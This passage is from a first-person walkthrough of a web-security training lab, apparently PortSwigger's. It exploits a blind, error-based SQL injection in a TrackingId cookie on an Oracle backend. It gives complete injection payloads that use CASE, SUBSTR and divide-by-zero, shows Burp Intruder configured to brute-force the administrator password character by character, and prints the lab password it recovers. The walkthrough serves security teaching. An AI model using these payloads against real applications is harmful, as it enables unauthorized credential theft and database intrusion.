
Reducing the character length by 1 to 19 generates the error again inferring that the password length must be 20 characters exactly. The >19 operator can be replaced with =20 in the query to further verify that the password length is indeed 20 characters.
TrackingId=45o4t4APu4sxjqmv'||(SELECT CASE WHEN LENGTH(password)=20 THEN to_char(1/0) ELSE '' END FROM users WHERE username='administrator')||'
Now I know that I have an administrator user with a password length of 20 characters the next step is to test the character at each position to determine its value. Since this process involves a large number of requests it will have to be automated using the Intruder feature.


In the Positions tab of Intruder I’ll need to modify the payload again. This time the query will use the SUBSTR() function to extract a single character from the password and test it against a specific value.
TrackingId=45o4t4APu4sxjqmv'||(SELECT CASE WHEN SUBSTR(password,1,1)='a' THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||'
The SUBSTR(password,1,1)='a' portion of the payload will select the first position and only the first position, password,1,1 of the password substring and test if it is equal to the character string a.
To automate the attack I’ll need to place payload position markers around the character string I want to be modified during the attack. I can do this by highlighting a in the query and clicking the add section sign button.

Now I need to actually set the payload. In the Payloads tab I set the Payload type: to Simple list. Under the Payload settings section I’ll need to manually add each character I want to test for as I do not have the pro version to Add from list. In this case I’ll be testing against characters a-z and 0-9

Now when I click start attack the Intruder will test the first position of the administrators password against each of the characters a-z and 0-9. If it is FALSE the application will return a normal response code of 200. When the character is a match the query will cause the divide-by-zero error and the applications will return a response code of 500 indicating the Internal Server Error I was getting before.
Sorting the attacks results by Status Code I can see that the character n generated the 500 status code indicating that it is the first character in the password.

Now I just need to edit the query inside the Positions tab so that I test against the next character in the password substring. For example to test against the second position the query would read:
TrackingId=45o4t4APu4sxjqmv'||(SELECT CASE WHEN SUBSTR(password,2,1)='§a§' THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||'
Then to test against the third position it would read:
TrackingId=45o4t4APu4sxjqmv'||(SELECT CASE WHEN SUBSTR(password,3,1)='§a§' THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||'
And so on…
Continuing this process through all 20 character positions I am eventually able to determine administrator users password nzghq30kgg1kv3t4yebv
Logging in with the credentials admnistrator:nzghq30kgg1kv3t4yebv completes the lab.